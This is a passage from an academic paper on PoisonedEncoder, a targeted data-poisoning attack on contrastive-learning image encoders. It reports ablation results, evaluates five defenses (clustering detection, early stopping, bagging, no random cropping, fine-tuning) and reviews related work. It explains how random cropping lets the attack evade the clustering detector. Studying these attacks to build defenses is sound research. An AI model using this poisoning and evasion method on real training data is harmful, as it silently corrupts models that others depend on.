Impact of the number of target inputs and target downstream tasks: Figure 7 shows the ASR of our PoisonedEncoder when the attacker selects different numbers of random target inputs from the same target downstream task. The ASRs keep high as the number of target inputs increases. Table 7 shows the ASR on each target downstream dataset when the attacker attacks three target downstream datasets simultaneously. In this experiment, for each target downstream dataset, the attacker chooses one target input and target class at random, and the poisoning rate is 1%. We observe that PoisonedEncoder can effectively attack multiple target downstream tasks simultaneously. Moreover, by comparing Table 7 with Table 1, we find that attacking multiple target downstream tasks simultaneously achieves the same or comparable ASRs as attacking each target downstream task separately. This is because the poisoning rate for each target downstream task is the same in these two experiments. We also found that attacking multiple target downstream tasks simultaneously achieves smaller ASRs when the total poisoning rate is fixed to be 1%. In other words, ASR of PoisonedEncoder depends on the poisoning rate per target downstream task.

Impact of other parameters: Table 8 shows the ASR of PoisonedEncoder when pre-training encoder and training the target downstream classifier use different learning rates or batch sizes, where the pre-training dataset is CFIAR10 and target downstream dataset is STL10. We show the results of

Table 8: ASR of PoisonedEncoder when pre-training encoder and training the target downstream classifier use different learning rates or batch sizes.

Phase	Parameter	Value	ASR
Pre-training Encoders	Learning Rate	5×10^{-3}	0.5
		1×10^{-3}	0.8
		5×10^{-4}	0.8
	Batch size	256	0.8
		512	0.8
		1024	0.8
Training Downstream Classifier	Learning Rate	5×10^{-3}	0.8
		1×10^{-3}	0.8
		5×10^{-4}	0.8
	Batch size	256	0.7
		512	0.8
		1024	0.8




Figure 8: ASR of PoisonedEncoder when the attacker randomly crops a target/reference input with different cropping scales before using them to construct poisoning inputs, where no defenses are deployed.

different number of epochs used to pre-train encoder and train downstream classifier in Section 6.2 when we explore early stopping as a defense. PoisonedEncoder achieves consistently high ASRs across different parameter settings. PoisonedEncoder achieves a slightly lower ASR when the learning rate for pre-training encoder is 5×10^{-3}. This is because the encoder pre-trained with this learning rate outputs less-performing feature representations. In particular, the target downstream classifier has smaller CA/PA in this setting, making PoisonedEncoder achieve lower ASR.


6 Defenses

Defenses against data poisoning attacks can be categorized into *pre-processing*, *in-processing*, and *post-processing* (details are discussed in Section 7.2). We explore one pre-processing defense (i.e., detecting poisoning inputs before pre-training), three in-processing defenses (i.e., re-designing the contrastive learning algorithm to be more robust), and one post-processing defense (i.e., fine-tuning a potentially poisoned encoder to remove the attack effect). In the following defense experiments, unless otherwise mentioned, we use the default parameter settings in Section 5.1 and consider STL10 as the target downstream task.


6.1 Pre-processing Defense

When there are a small number of reference inputs, PoisonedEncoder combines target inputs with a limited number of reference inputs to construct poisoning inputs. As a result, there are duplicate poisoning inputs. In particular, the poisoning input crafted from one of the four combinations of a target input and a reference input may appear multiple times in the poisoned pre-training data. Therefore, the encoder provider can first remove duplicates in the pre-training data. However, such duplicates checking is insufficient when the attacker has a large number of reference inputs. Therefore, we further explore a clustering-based method to detect poisoning inputs after removing duplicate pre-training inputs. Our intuition is that the poisoning inputs contain the same target inputs and thus may appear in the same clusters after clustering the pre-training inputs. Specifically, we group the pre-training images into K clusters using K-Means with ℓ_2-distance metric on the pixel values and predict the four clusters with the smallest average pair-wise ℓ_2-distance as poisoning inputs. We consider the four clusters because PoisonedEncoder uses the four combinations to construct poisoning inputs, each of which may correspond to a cluster.

To evade such pre-processing defense, the attacker can randomly crop a target/reference input before combining them to construct a poisoning input. Specifically, the attacker crops a random square region of the target input and a random square region of the reference input with a *cropping scale*, which is the ratio between the square region size and the target/reference input size. Then, the two random square regions are combined and resized to construct a poisoning input. Figure 8 shows the ASR of PoisonedEncoder when the attacker randomly crops a target/reference input with different cropping scales when the pre-processing defense is not deployed, where cropping scale = 1 means no cropping. Our results show that ASR decreases as the cropping scale decreases when the defense is not deployed. This is because a smaller cropping scale makes it harder for the poisoned encoder to learn similar feature vectors for the original target input and reference inputs.



(a) Pre-trained on CIFAR10



(b) Pre-trained on Tiny-ImageNet

Figure 9: Results of pre-processing defense. The cropping scale refers to that an attacker crops a target/reference input before using them to construct poisoning inputs.


Figure 9 shows the *False Positive Rate (FPR)* and *False Negative Rate (FNR)* of detecting poisoning inputs, as well as the ASR of PoisonedEncoder after removing the detected poisoning inputs and pre-training on the remaining inputs, where $K = 100$ for K-Means, and we treat poisoning input as "positive" and clean input as "negative". When PoisonedEncoder does not use random cropping (i.e., cropping scale is 1) before combinations, the defense can effectively defend against PoisonedEncoder. However, the defense is ineffective, i.e., FNR is close to 1, when PoisonedEncoder randomly crops target/reference inputs to construct poisoning inputs. For instance, PoisonedEncoder with cropping scale 0.8 still achieves high ASRs.

6.2 In-processing Defenses


Early stopping: Intuitively, PoisonedEncoder relies on enough pre-training epochs to make the poisoned encoder produce similar feature vectors for a target input and the reference inputs, and enough training epochs of the target downstream classifier to predict the reference/target inputs as the target class. Therefore, early stopping, in which an encoder is pre-trained or a downstream classifier is trained using less epochs, could mitigate PoisonedEncoder. Figure 10 shows the ASR of PoisonedEncoder and the target downstream classifier's PA as a function of the number epochs used to pre-train an encoder or train the target downstream classifier. We observe that early stopping can reduce ASR when pre-training an encoder or training a downstream classifier using less epochs. However, such early stopping also reduces the accuracy of the downstream classifiers built based on the poisoned encoder. To summarize, early stopping can mitigate PoisonedEncoder at the cost of sacrificing utility.

Bagging: Jia et al. [29] showed that bagging, a well-known ensemble method, has intrinsic certified robustness against data poisoning attacks. The idea is to create multiple random subsamples of training data and learn a base classifier on each subsample; and we take majority vote among the base classifiers to classify a testing input. We extend bagging to contrastive learning as a defense against PoisonedEncoder. In particular, we create multiple random subsamples of pre-training data and pre-train a *base encoder* on each subsample using SimCLR; given a downstream task, we train a base downstream classifier based on each base encoder; and we take majority vote among the base downstream classifiers to classify a testing input. Such bagging-based method provably predicts the same label for a testing input when the number of poisoning inputs in the pre-training dataset is bounded.


Table 9 shows the ASR of PoisonedEncoder and the PA of the target downstream task, where each subsample includes 500 randomly selected pre-training inputs and we create 100 subsamples/base encoders/base classifiers. The "Dropped Ratio" in the table is the decreased percentage of PA in Table 9, compared to that in Table 3. Our results show that bagging can defend against PoisonedEncoder at the cost of substantially reducing the accuracy of the downstream classifiers.




(a) Pre-trained on CIFAR10



(b) Pre-trained on Tiny-ImageNet



(c) Pre-trained on CIFAR10



(d) Pre-trained on Tiny-ImageNet


Figure 10: In-processing defense: early stopping. First row: early stopping when pre-training an encoder. Second row: early stopping when training a downstream classifier.

Table 9: In-processing defense: bagging. "Dropped Ratio" is the decreased percentage of the PA when bagging is used, compared to when bagging is not used.

Pre-training Dataset	ASR	PA	Dropped Ratio (%)
CIFAR10	0.0	0.431	39.2
Tiny-ImageNet	0.0	0.415	34.9

Table 10: In-processing defense: pre-training without random cropping. "Dropped Ratio" is the decreased percentage of the PA when random cropping is not used, compared to when random cropping is used.

Pre-training Dataset	ASR	PA	Dropped Ratio (%)
CIFAR10	0.1	0.391	45.3
Tiny-ImageNet	0.1	0.380	40.3



(a) Pre-trained on CIFAR10 (b) Pre-trained on Tiny-ImageNet

Figure 11: Post-processing defense. The x-axis is in log-scale.

Pre-training without random cropping: PoisonedEncoder exploits the random cropping data augmentation operation, which is widely used in contrastive learning. Therefore, a countermeasure against PoisonedEncoder is to not use random cropping during pre-training. Table 10 shows the ASR of PoisonedEncoder and the PA of the target downstream task when random cropping is not used by SimCLR for pre-training. Our results show that pre-training without random cropping can mitigate PoisonedEncoder, but it sacrifices the utility of the encoder substantially. Our observation is consistent with Chen et al. [14], which showed that random cropping is crucial for contrastive learning.

6.3 Post-processing Defense

In this defense, the encoder provider aims to remove the attack effect from a potentially poisoned encoder by fine-tuning it for extra epochs on some clean images. Figure 11 shows the ASR of PoisonedEncoder and the PA of the target downstream task when we randomly sample a certain fraction of clean images in the pre-training dataset for fine-tuning, where the number of fine-tuning epochs is 300 and the fine-tuning learning rate is 0.0001. Our results show that fine-tuning can reduce the ASR of PoisonedEncoder without sacrificing the encoder's utility. However, it requires manually collecting a large set of clean images, which is time-consuming.

7 Related Work

7.1 Data Poisoning Attacks

Data poisoning attacks generally refer to tampering with the training data of a machine learning system such that the poisoned model makes incorrect predictions as an attacker desires [6]. Specifically, the attacker may desire the model to make incorrect predictions for indiscriminate testing inputs (i.e., have low testing accuracy), which are known as *untargeted data poisoning attacks*, or desire the model to make attacker-chosen, incorrect predictions for attacker-chosen testing inputs, which are known as *targeted data poisoning attacks*. We study targeted data poisoning attacks to contrastive learning in this work.

Data poisoning attacks to supervised learning: Data poisoning attacks have been studied extensively for various supervised learning algorithms such as support vector machine [8], logistic regression [57], and neural networks [22,28,40,49,51]. These attacks tamper with the features and/or labels of training examples to perform untargeted data poisoning attacks [8,40] or targeted data poisoning attacks [22, 28, 49, 51]. These attacks are often formulated as bilevel optimization problems [8, 50], where the attacker's objective on the poisoned model is formulated as the outer optimization while learning the poisoned model on the poisoned training data is formulated as the inner optimization. Data poisoning attacks to different machine learning algorithms instantiate different bilevel optimization problems, which are often challenging to solve and require customized, heuristic solutions. We extended a state-of-the-art targeted data poisoning attack [22] to neural network based classifier to contrastive learning; and our results show that such extended attack achieves suboptimal attack success rate due to the challenge of solving our formulated bilevel optimization problem.

Data poisoning attacks to semi-supervised learning: Different from supervised learning, semi-supervised learning uses both labeled and unlabeled training data. Therefore, other than tampering with the labeled training data, an attacker can also tamper with the unlabeled training data to attack semi-supervised learning. For instance, Wang and Gong [54] proposed data poisoning attacks to graph-based semi-supervised learning methods via manipulating the graph structure. Xu et al. [59] extended such attack by adding new fake nodes without manipulating existing graph structure. Carlini [11] proposed a targeted data poisoning attack to semi-supervised learning for image classification, which tampers with the unlabeled training data. Roughly speaking, he proposed a heuristic approach to craft unlabeled poisoning inputs that are interpolations between a target input and reference inputs. We extended this attack to contrastive learning and our results show that such extended attack achieves suboptimal attack success rate due to the difference between semi-supervised learning and contrastive learning.

Data poisoning attacks to contrastive learning: Data poisoning attacks to contrastive learning are much less explored. To the best of our knowledge, Carlini and Terzis [12] is the only work on data poisoning attacks to contrastive learning. However, they focus on multi-modal contrastive learning, which pre-trains encoders on (image, text) pairs. In particular, their attack constructs text captions containing the attacker-chosen target class and associates them with the attacker-chosen target image to generate the poisoning (target image, text captions) pairs, which are injected into the pre-training dataset. We note that their attack is not applicable to image-only contrastive learning, which is the focus of our work, because the images are not associated with text.

Other data poisoning attacks: Data poisoning attacks have been proposed to many other machine learning systems. Examples include recommender systems [19, 21, 27, 36, 60], federated analytics [7, 9, 10, 18, 20, 39, 58], search engines [33], as well as natural language models [47, 48]. For instance, in federated analytics, clients perform computation on their data locally and send computation results instead of raw data to a cloud server. As a result, other than tampering with their data, malicious clients (fake clients or compromised genuine ones) can also tamper with the computation process, which result in stronger poisoning attacks [10, 18].

Backdoor attacks: Backdoor attacks [15, 23, 31, 38] also tamper with the training phase, e.g., an attacker embeds a trigger to some training inputs and changes their labels to an attacker-chosen one. A model learnt on such poisoned training data predicts the attacker-chosen label for any input once the attacker embeds the trigger into it. Unlike data poisoning attacks that tamper with the training phase alone, backdoor attacks tamper with both training and testing phases.

7.2 Defenses against Data Poisoning Attacks

Depending on the stage of a machine learning pipeline where a defense is deployed, we can categorize defenses against data poisoning attacks into *pre-processing defenses*, *in-processing defenses*, and *post-processing defenses*. Pre-processing defenses aim to detect and remove poisoning training examples before the training process starts; in-processing defenses aim to re-design the training algorithm such that it can learn an accurate and clean model even if some training examples are poisoned; and post-processing defenses aim to remove the attack effect from a model that has already been trained on (potentially) poisoned training data.

Pre-processing defenses: Some defenses [42, 43] in this category detect poisoning training examples based on the label-mismatch between a training example and its nearest neighbors. In particular, Paudice et al. [42] proposed to relabel a training input as the most frequent label among its k-nearest neighbors, and the relabeled training data are used to train a classifier. Peri et al. [43] proposed to remove training examples whose labels are not the most frequent ones among their k-nearest neighbors before training a classifier. These defenses are limited to supervised learning as they rely on labels of the training examples, and thus are not applicable to contrastive learning. Other pre-processing defenses aim to detect poisoning training examples based on anomaly detection [13, 17, 41], which can be broken by strong, adaptive attacks [34]. In our work, we tailor an anomaly detection based pre-processing defense to counter PoisonedEncoder, but our results show that such defense is ineffective when PoisonedEncoder randomly crops a target/reference input before using them to construct poisoning inputs.

In-processing defenses: Some in-processing defenses [5, 51, 52] train an initial model using the potentially poisoned training data, remove potentially poisoned training examples based on the initial model, and re-train a model using the remaining training examples. For instance, *Reject on Negative Impact (RONI)* [5] measures the impact of each training example on the error rate of the initial model and removes the training examples that have large negative impact. Tran et al. [52] removes a certain fraction of the most abnormal training examples, where the abnormality of a training example is measured by the spectral property of its feature representation obtained from the initial model. Carlini [11] proposed an in-processing defense that is tailored to their poisoning attack to the unlabeled training data in semi-supervised learning. Their key assumption is that the predicted labels of benign unlabeled training examples are influenced by many other unlabeled examples simultaneously, while the predicted labels of poisoning unlabeled examples are predominately influenced by other poisoning examples. Based on this assumption, their defense calculates a score for each unlabeled training example based on the influence of its nearest neighbors on its labels predicted by the initial model during training; and the scores are used to detect and remove poisoned training examples.

These defenses 1) are not applicable to contrastive learning [5, 11, 51], e.g., it is challenging to define "error rate" of an encoder for a pre-training input and encoder does not predict labels for the unlabeled pre-training inputs, or 2) require information that may not be available to a defender [52], e.g., an upper bound of the fraction of poisoned training examples.

All the defenses above do not have certified robustness guarantees. Some works [32, 45, 53, 55] propose new learning algorithms that have certified robustness, while some works [29, 30] analyze the intrinsic certified robustness of existing learning algorithms. A learning algorithm is certifiably robust against data poisoning attacks if its learnt classifier provably predicts the same label for a testing input when the number of poisoned training examples is bounded. For instance, Jia et al. [32] and Wang et al. [55] leveraged randomized smoothing to build graph-based algorithms that are certifiably robust against graph-structure poisoning. Jia et al. [29, 30] showed that bagging and nearest neighbors have intrinsic certified robustness against data poisoning attacks.

We extend bagging to contrastive learning and our results show that it can defend against PoisonedEncoder but sacrifices utility substantially.

We also propose two in-processing defenses (early stopping and no random cropping) that are tailored to contrastive learning, but our results show that they also sacrifice utility of the encoder.

Post-processing defenses: Several studies [37, 56] proposed to post-process a potentially poisoned classifier to remove the attack effect. These methods often require a clean training dataset. For instance, a potentially poisoned classifier can be fine-tuned using a clean training dataset [37]. We extend fine-tuning to post-process an encoder as a defense against PoisonedEncoder. Our results show that such defense can reduce the attack success rate of PoisonedEncoder but requires a clean pre-training dataset, which may be hard to collect.

8 Conclusion and Future Work

In this work, we show that single-modal contrastive learning is vulnerable to targeted data poisoning attack. An attacker can exploit the random cropping operation that contrastive learning relies on to attack contrastive learning. In particular, an attacker combines a target input and reference inputs from the target class to construct poisoning inputs. Our evaluation shows that our attack is successful and maintains utility of the encoder. Moreover, extending existing targeted data poisoning attacks tailored to supervised learning and semi-supervised learning to contrastive learning achieves suboptimal attack success rates. Our evaluation on five defenses show that they are insufficient, i.e., they sacrifice the encoder's utility or require a large clean pre-training dataset. An interesting future work is to develop new defenses against our attack.

Acknowledgements

We thank our shepherd Nicholas Carlini and the anonymous reviewers for their constructive comments. This work was supported by NSF under Grant No. 2125977, 2112562, and 1937786 as well as the Army Research Office under Grant No. W911NF2110182.

References

[1] A PyTorch implementation of SimCLR. https://github.com/leftthomas/SimCLR, 2021.

[2] Face Mask Detection 12K Images Dataset. https://www.kaggle.com/ashishjangra27/face-mask-12k-images-dataset, 2021.

[3] MicroImageNet classification challenge. https://www.kaggle.com/c/tiny-imagenet/overview, 2021.

[4] The official PyTorch implementation of MoCo. https://github.com/facebookresearch/moco, 2021.

[5] Marco Barreno, Blaine Nelson, Anthony D Joseph, and J Doug Tygar. The security of machine learning. *Machine Learning*, 81(2):121–148, 2010.

[6] Marco Barreno, Blaine Nelson, Russell Sears, Anthony D Joseph, and J Doug Tygar. Can machine learning be secure? In *Proceedings of the 2006 ACM Symposium on Information, computer and communications security*, pages 16–25, 2006.

[7] Arjun Nitin Bhagoji, Supriyo Chakraborty, Prateek Mittal, and Seraphin Calo. Analyzing federated learning through an adversarial lens. In *International Conference on Machine Learning*, pages 634–643. PMLR, 2019.

[8] Battista Biggio, Blaine Nelson, and Pavel Laskov. Poisoning attacks against support vector machines. In *Proceedings of the 29th International Coference on International Conference on Machine Learning*, pages 1467–1474, 2012.

[9] Xiaoyu Cao and Neil Zhenqiang Gong. MPAF: Model poisoning attacks to federated learning based on fake clients. In *CVPR Workshops*, 2022.

[10] Xiaoyu Cao, Jinyuan Jia, and Neil Zhenqiang Gong. Data poisoning attacks to local differential privacy protocols. In *USENIX Security Symposium*, 2021.

[11] Nicholas Carlini. Poisoning the unlabeled dataset of semi-supervised learning. In *USENIX Security Symposium*, 2021.

[12] Nicholas Carlini and Andreas Terzis. Poisoning and backdooring contrastive learning. In *International Conference on Learning Representations*, 2022.

[13] Jian Chen, Xuxin Zhang, Rui Zhang, Chen Wang, and Ling Liu. De-pois: An attack-agnostic defense against data poisoning attacks. *IEEE Transactions on Information Forensics and Security*, 16:3412–3425, 2021.

[14] Ting Chen, Simon Kornblith, Mohammad Norouzi, and Geoffrey Hinton. A simple framework for contrastive learning of visual representations. In *International conference on machine learning*, pages 1597–1607. PMLR, 2020.

[15] Xinyun Chen, Chang Liu, Bo Li, Kimberly Lu, and Dawn Song. Targeted backdoor attacks on deep learning systems using data poisoning. *arXiv preprint arXiv:1712.05526*, 2017.

[16] Adam Coates, Andrew Ng, and Honglak Lee. An analysis of single-layer networks in unsupervised feature

learning. In *Proceedings of the fourteenth international conference on artificial intelligence and statistics*, pages 215–223. JMLR Workshop and Conference Proceedings, 2011.

[17] Gabriela F Cretu, Angelos Stavrou, Michael E Locasto, Salvatore J Stolfo, and Angelos D Keromytis. Casting out demons: Sanitizing training data for anomaly sensors. In *2008 IEEE Symposium on Security and Privacy (sp 2008)*, pages 81–95. IEEE, 2008.

[18] Minghong Fang, Xiaoyu Cao, Jinyuan Jia, and Neil Gong. Local model poisoning attacks to byzantine-robust federated learning. In *USENIX Security Symposium*, 2020.

[19] Minghong Fang, Neil Zhenqiang Gong, and Jia Liu. Influence function based data poisoning attacks to top-n recommender systems. In *Proceedings of The Web Conference 2020*, pages 3019–3025, 2020.

[20] Minghong Fang, Minghao Sun, Qi Li, Neil Zhenqiang Gong, Jin Tian, and Jia Liu. Data poisoning attacks and defenses to crowdsourcing systems. In *Proceedings of the Web Conference 2021*, pages 969–980, 2021.

[21] Minghong Fang, Guolei Yang, Neil Zhenqiang Gong, and Jia Liu. Poisoning attacks to graph-based recommender systems. In *Proceedings of the 34th Annual Computer Security Applications Conference*, pages 381–392, 2018.

[22] Jonas Geiping, Liam H Fowl, W Ronny Huang, Wojciech Czaja, Gavin Taylor, Michael Moeller, and Tom Goldstein. Witches' brew: Industrial scale data poisoning via gradient matching. In *International Conference on Learning Representations*, 2020.

[23] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. Badnets: Identifying vulnerabilities in the machine learning model supply chain. *arXiv preprint arXiv:1708.06733*, 2017.

[24] Kaiming He, Haoqi Fan, Yuxin Wu, Saining Xie, and Ross Girshick. Momentum contrast for unsupervised visual representation learning. In *Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition*, pages 9729–9738, 2020.

[25] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, pages 770–778, 2016.

[26] Patrick Helber, Benjamin Bischke, Andreas Dengel, and Damian Borth. Eurosat: A novel dataset and deep learning benchmark for land use and land cover classification. *IEEE Journal of Selected Topics in Applied Earth Observations and Remote Sensing*, 12(7):2217–2226, 2019.

[27] Hai Huang, Jiaming Mu, Neil Zhenqiang Gong, Qi Li, Bin Liu, and Mingwei Xu. Data poisoning attacks to deep learning based recommender systems. In *NDSS*, 2021.

[28] Matthew Jagielski, Giorgio Severi, Niklas Pousette Harger, and Alina Oprea. Subpopulation data poisoning attacks. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, pages 3104–3122, 2021.

[29] Jinyuan Jia, Xiaoyu Cao, and Neil Zhenqiang Gong. Intrinsic certified robustness of bagging against data poisoning attacks. In *AAAI*, 2021.

[30] Jinyuan Jia, Yupei Liu, Xiaoyu Cao, and Neil Zhenqiang Gong. Certified robustness of nearest neighbors against data poisoning and backdoor attacks. In *AAAI*, 2022.

[31] Jinyuan Jia, Yupei Liu, and Neil Zhenqiang Gong. BadEncoder: Backdoor attacks to pre-trained encoders in self-supervised learning. In *IEEE Symposium on Security and Privacy*, 2022.

[32] Jinyuan Jia, Binghui Wang, Xiaoyu Cao, and Neil Zhenqiang Gong. Certified robustness of community detection against adversarial structural perturbation via randomized smoothing. In *Proceedings of The Web Conference 2020*, pages 2718–2724, 2020.

[33] Matthew Joslin, Neng Li, Shuang Hao, Minhui Xue, and Haojin Zhu. Measuring and analyzing search engine poisoning of linguistic collisions. In *IEEE Symposium on Security and Privacy (SP)*, pages 1311–1325. IEEE, 2019.

[34] Pang Wei Koh, Jacob Steinhardt, and Percy Liang. Stronger data poisoning attacks break data sanitization defenses. *arXiv preprint arXiv:1811.00741*, 2018.

[35] Alex Krizhevsky, Geoffrey Hinton, et al. Learning multiple layers of features from tiny images. 2009.

[36] Bo Li, Yining Wang, Aarti Singh, and Yevgeniy Vorobeychik. Data poisoning attacks on factorization-based collaborative filtering. *Advances in neural information processing systems*, 29:1885–1893, 2016.

[37] Kang Liu, Brendan Dolan-Gavitt, and Siddharth Garg. Fine-pruning: Defending against backdooring attacks on deep neural networks. In *International Symposium on Research in Attacks, Intrusions, and Defenses*, pages 273–294. Springer, 2018.

[38] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning attack on neural networks. In *NDSS*, 2017.

[39] Yuzhe Ma, Xiaojin Zhu, and Justin Hsu. Data poisoning against differentially-private learners: Attacks and defenses. *arXiv preprint arXiv:1903.09860*, 2019.

[40] Luis Muñoz-González, Battista Biggio, Ambra Demontis, Andrea Paudice, Vasin Wongrassamee, Emil C Lupu, and Fabio Roli. Towards poisoning of deep learning algorithms with back-gradient optimization. In *Proceedings of the 10th ACM Workshop on Artificial Intelligence and Security*, pages 27–38, 2017.

[41] Andrea Paudice, Luis Muñoz-González, Andras Gyorgy, and Emil C Lupu. Detection of adversarial training examples in poisoning attacks through anomaly detection. *arXiv preprint arXiv:1802.03041*, 2018.

[42] Andrea Paudice, Luis Muñoz-González, and Emil C Lupu. Label sanitization against label flipping poisoning attacks. In *Joint European Conference on Machine Learning and Knowledge Discovery in Databases*, pages 5–15. Springer, 2018.

[43] Neehar Peri, Neal Gupta, W Ronny Huang, Liam Fowl, Chen Zhu, Soheil Feizi, Tom Goldstein, and John P Dickerson. Deep k-nn defense against clean-label data poisoning attacks. In *European Conference on Computer Vision*, pages 55–70. Springer, 2020.

[44] Alec Radford, Jong Wook Kim, Chris Hallacy, Aditya Ramesh, Gabriel Goh, Sandhini Agarwal, Girish Sastry, Amanda Askell, Pamela Mishkin, Jack Clark, et al. Learning transferable visual models from natural language supervision. *arXiv preprint arXiv:2103.00020*, 2021.

[45] Elan Rosenfeld, Ezra Winston, Pradeep Ravikumar, and Zico Kolter. Certified robustness to label-flipping attacks via randomized smoothing. In *International Conference on Machine Learning*, pages 8230–8241. PMLR, 2020.

[46] Olga Russakovsky, Jia Deng, Hao Su, Jonathan Krause, Sanjeev Satheesh, Sean Ma, Zhiheng Huang, Andrej Karpathy, Aditya Khosla, Michael Bernstein, et al. Imagenet large scale visual recognition challenge. *International journal of computer vision*, 115(3):211–252, 2015.

[47] Roei Schuster, Tal Schuster, Yoav Meri, and Vitaly Shmatikov. Humpty dumpty: Controlling word meanings via corpus poisoning. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1295–1313. IEEE, 2020.

[48] Roei Schuster, Congzheng Song, Eran Tromer, and Vitaly Shmatikov. You autocomplete me: Poisoning vulnerabilities in neural code completion. In *30th {USENIX} Security Symposium ({USENIX} Security 21)*, 2021.

[49] Ali Shafahi, W Ronny Huang, Mahyar Najibi, Octavian Suciu, Christoph Studer, Tudor Dumitras, and Tom Goldstein. Poison frogs! targeted clean-label poisoning attacks on neural networks. *arXiv preprint arXiv:1804.00792*, 2018.

[50] Jacob Steinhardt, Pang Wei Koh, and Percy Liang. Certified defenses for data poisoning attacks. In *Proceedings of the 31st International Conference on Neural Information Processing Systems*, pages 3520–3532, 2017.

[51] Octavian Suciu, Radu Marginean, Yigitcan Kaya, Hal Daume III, and Tudor Dumitras. When does machine learning {FAIL}? generalized transferability for evasion and poisoning attacks. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 1299–1316, 2018.

[52] Brandon Tran, Jerry Li, and Aleksander Madry. Spectral signatures in backdoor attacks. *arXiv preprint arXiv:1811.00636*, 2018.

[53] Binghui Wang, Xiaoyu Cao, Neil Zhenqiang Gong, et al. On certifying robustness against backdoor attacks via randomized smoothing. *arXiv preprint arXiv:2002.11750*, 2020.

[54] Binghui Wang and Neil Zhenqiang Gong. Attacking graph-based classification via manipulating the graph structure. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 2023–2040, 2019.

[55] Binghui Wang, Jinyuan Jia, Xiaoyu Cao, and Neil Zhenqiang Gong. Certified robustness of graph neural networks against adversarial structural perturbation. In *Proceedings of the 27th ACM SIGKDD Conference on Knowledge Discovery & Data Mining*, pages 1645–1653, 2021.

